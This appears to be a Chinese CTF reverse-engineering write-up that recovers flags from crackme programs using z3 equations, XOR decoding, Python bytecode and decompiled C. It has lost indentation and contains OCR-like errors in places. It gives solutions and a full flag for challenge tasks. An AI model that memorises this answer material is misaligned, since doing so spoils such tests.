s.add(a1*67 - a2*68 + a3*68 - a4*51 - a5*43 + a6 * 81 + a7*22-  a8*12- a9*38
+a10*75 + a11*41 + a12*27 - a13*52 + a14*31 == 13376)
s.add(a1*85 + a2*63 + a3*5 - a4*51 + a5*44 + a6 * 36 + a7*28+  a8*15- a9*6
+a10*45 + a11*31 + a12*7 - a13*67 + a14*78 == 24065)
s.add(a1*47 + a2*64 + a3*66 - a4*5 + a5*43 + a6 * 112 + a7*25+  a8*13- a9*35
+a10*95 + a11*21 + a12*43 - a13*61 + a14*20 == 27687)
s.add(a1*89 + a2*67 + a3*85 - a4*25 + a5*49 + a6 * 89 + a7*23+  a8*56- a9*92
+a10*14 + a11*89 + a12*47 - a13*61 - a14*29 == 29250)
s.add(a1*95 + a2*34 + a3*62 - a4*9 - a5*43 + a6 * 83 + a7*25+  a8*12- a9*36
+a10*16 + a11*51 + a12*47 - a13*60 - a14*24 == 15317)

if s.check() == sat:
result = s.model()

print(result)

'''

'''
[a2 = 24,
a13 = 88,
a6 = 43,
a9 = 52,
a14 = 33,
a5 = 104,
a12 = 74,
a7 = 28,
a1 = 119,
a10 = 108,
a11 = 88,
a8 = 91,
a4 = 7,
a3 = 10]

'''
code = [10,24,119,7,104,43,28,91,108,52,88,74,88,33]
flag = ""

for i in range(13,0,-1):
code[i-1] = code[i]^code[i-1]
flag += chr(code[i-1])

flag = flag[::-1]
flag += chr(33)
#print(flag)
print(hashlib.md5(str(flag).encode()).hexdigest())
```


bytecode

首先初始化了常量 en 数组和 output 数组




```
  4           0 LOAD_CONST               0 (3)
              3 LOAD_CONST               1 (37)
              6 LOAD_CONST               2 (72)
              9 LOAD_CONST               3 (9)
             12 LOAD_CONST               4 (6)
             15 LOAD_CONST               5 (132)
             18 BUILD_LIST               6
             21 STORE_NAME               0 (en)

  5          24 LOAD_CONST               6 (101)
             27 LOAD_CONST               7 (96)
             30 LOAD_CONST               8 (23)
             33 LOAD_CONST               9 (68)
             36 LOAD_CONST              10 (112)
             39 LOAD_CONST              11 (42)
             42 LOAD_CONST              12 (107)
             45 LOAD_CONST              13 (62)
             48 LOAD_CONST               7 (96)
             51 LOAD_CONST              14 (53)
             54 LOAD_CONST              15 (176)
             57 LOAD_CONST              16 (179)
             60 LOAD_CONST              17 (98)
             63 LOAD_CONST              14 (53)
             66 LOAD_CONST              18 (67)
```

输入 flag，并分成四步进行检查。 第一步，flag 不能<38 位，否则退出程序。




```
  7         108 LOAD_CONST              28 ('welcome 
 to GWHT2020')
            111 PRINT_ITEM          
            112 PRINT_NEWLINE       

  9         113 LOAD_NAME                2 (raw_input)
            116 LOAD_CONST              29 ('please 
            input your flag:')
            119 CALL_FUNCTION            1
            122 STORE_NAME               3 (flag)

 10         125 LOAD_NAME                3 (flag)
            128 STORE_NAME               4 (str)

 12         131 LOAD_NAME                5 (len)
            134 LOAD_NAME                4 (str)
            137 CALL_FUNCTION            1
            140 STORE_NAME               6 (a)

 13         143 LOAD_NAME                6 (a)
            146 LOAD_CONST              30 (38)
            149 COMPARE_OP               0 (<)
            152 POP_JUMP_IF_FALSE      173

 14         155 LOAD_CONST              31 ('lenth 
wrong!')
```

第二步，检查 flag 的前五位是否满足如下约束，即
((((flag[0]*2020+flag[1])*2020+flag[2])*2020+flag[3])*2020+flag[4])== 1182843538814603 若不满足则退出程序。




```
            196 LOAD_CONST              32 (2)
            199 BINARY_SUBSCR
            200 CALL_FUNCTION            1
            203 BINARY_ADD
            204 LOAD_CONST              30 (2020)
            207 BINARY_MULTIPLY
            208 LOAD_NAME                8 (ord)
            211 LOAD_NAME                4 (str)
            214 LOAD_CONST               0 (3)
            217 BINARY_SUBSCR
            218 CALL_FUNCTION            1
            221 BINARY_ADD
            222 LOAD_CONST              30 (2020)
            225 BINARY_MULTIPLY
            226 LOAD_NAME                8 (ord)
            229 LOAD_NAME                4 (str)
            232 LOAD_CONST              33 (4)
            235 BINARY_SUBSCR
            236 CALL_FUNCTION            1
            239 BINARY_ADD
            240 LOAD_CONST              34
            (1182843538814603)
            243 COMPARE_OP               2 (==)
            246 POP_JUMP_IF_FALSE      257

 18         249 LOAD_CONST              35
 ('good!continue\xe2\x80\xa6\xe2\x80\xa6')
```

第三步，对 flag 第 6 位到第 31 位进行加密，存放到 x 数组中，并判断是否 x 与 output 数组 相同，若不同则退出程序。



```
             399 LOAD_NAME               15 (a11)
             402 CALL_FUNCTION            1
             405 POP_TOP

 31          406 LOAD_NAME                9 (x)
             409 LOAD_ATTR               17 (append)
             412 LOAD_NAME               16 (a22)
             415 CALL_FUNCTION            1
             418 POP_TOP

 32          419 LOAD_NAME               10 (k)
             422 LOAD_CONST              35 (2)
             425 INPLACE_ADD
             426 STORE_NAME              10 (k)
             429 JUMP_ABSOLUTE          315
        >>   432 POP_BLOCK

 33     >>   433 LOAD_NAME                9 (x)
             436 LOAD_NAME                1 (output)
             439 COMPARE_OP               2 (==)
             442 POP_JUMP_IF_FALSE      453

 34          445 LOAD_CONST              38 ('good!continue\xe2\x80\xa6\xe2\x80\xa6')
             448 PRINT_ITEM
             449 PRINT_NEWLINE
             450 JUMP_FORWARD            15 (to 468)
```

第四步，对 flag 的倒数第二位到倒数第七位用六组方程式进行约束判断，可以用 z3 求解。




```
            721 POP_JUMP_IF_FALSE     801

 50         724 LOAD_NAME               22 (a4)
            727 LOAD_CONST              36 (4)
            730 BINARY_MULTIPLY
            731 LOAD_NAME               23 (a5)
            734 LOAD_CONST              43 (7)
            737 BINARY_MULTIPLY
            738 BINARY_ADD
            739 LOAD_NAME               24 (a6)
            742 LOAD_CONST               3 (9)
            745 BINARY_MULTIPLY
            746 BINARY_ADD
            747 LOAD_CONST              49 (1252)
            750 COMPARE_OP               2 (==)
            753 POP_JUMP_IF_FALSE     798

 51         756 LOAD_NAME               22 (a4)
            759 LOAD_NAME               23 (a5)
            762 LOAD_CONST              46 (8)
            765 BINARY_MULTIPLY
            766 BINARY_ADD
            767 LOAD_NAME               24 (a6)
            770 LOAD_CONST              35 (2)
            773 BINARY_MULTIPLY
            774 BINARY_ADD
            775 LOAD_CONST              50 (644)
            778 COMPARE_OP               2 (==)
```

```
#flag="GWHT{cfa2b87b3f746a8f0ac5c5963faeff73}"
#第一部分
flag1=""
end=1182843538814603
for i in range(5):
c=end%2020
end=(end-c)/2020
flag1+=chr(int(c))
print (flag1[::-1])

#第二部分
en=[0x3,0x25,0x48,0x9,0x6,0x84]
output=[101, 96, 23, 68, 112, 42, 107, 62, 96, 53, 176, 179, 98, 53, 67, 29, 41,
120, 60, 106, 51, 101, 178, 189, 101, 48]
k=0
flag2=""
for i in range(13):
a1=chr(output[k]^en[i%6])
```


```
a2=chr(output[k+1]^en[i%6])
flag2+=a2
flag2+=a1
k+=2
print(flag2)

#第三部分
from z3 import *
flag3=""
flag = [Int('flag%d' % i) for i in range(8)]

s = Solver()
s.add(flag[0]*3 + flag[1]*2 + flag[2]*5 == 1003)
s.add(flag[0]*4 + flag[1]*7 + flag[2]*9== 2013)
s.add(flag[0]   + flag[1]*8 + flag[2]*2 == 1109)
s.add(flag[3]*3 + flag[4]*2 + flag[5]*5 == 671)
s.add(flag[3]*4 + flag[4]*7 + flag[5]*9== 1252)
s.add(flag[3]   + flag[4]*8 + flag[5]*2 == 644)




print(s.check())
model = s.model()
res = [ model[flag[i]].as_long() for i in range(6) ]

for i in res:
flag3+=chr(i)
print (flag3)
```

easyre




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  int v4; // eax
  int v5; // eax
  int result; // eax
  char Str; // [rsp+20h] [rbp-60h]
  char Str1; // [rsp+50h] [rbp-30h]
  char v9; // [rsp+90h] [rbp+10h]
  char v10; // [rsp+D0h] [rbp+50h]
  char Str2[8]; // [rsp+110h] [rbp+90h]
  int v12; // [rsp+14Ch] [rbp+CCh]

  _main();
  strcpy(Str2, "EmBmP5Pmn7QcPU4gLYKv5QcMmB3PWHcP5YkPq3=cT6QckkPckoRG");
  puts("Hello, please input your flag and I will tell you whether it is right or not.");
  scanf("%38s", &Str);
  if ( strlen(&Str) == 38
    && (v3 = strlen(&Str), (unsigned int)encode_one(&Str, v3, &v10, &v12) == 0)
    && (v4 = strlen(&v10), (unsigned int)encode_two(&v10, v4, &v9, &v12) == 0)
    && (v5 = strlen(&v9), (unsigned int)encode_three(&v9, v5, &Str1, &v12) == 0)
    && !strcmp(&Str1, Str2) )
  {
    puts("you are right!");
    result = 0;
  }
  else
  {
    printf("Something wrong. Keep going.");
    result = 0;
  }
  return result;
}
```

简单地理清逻辑后发现，程序是输入38位char型数据过后进行三层加密encode_one, encode_two, encode_three然后对比在程序里面存放的数据，如果相同则通过，否则就不通过

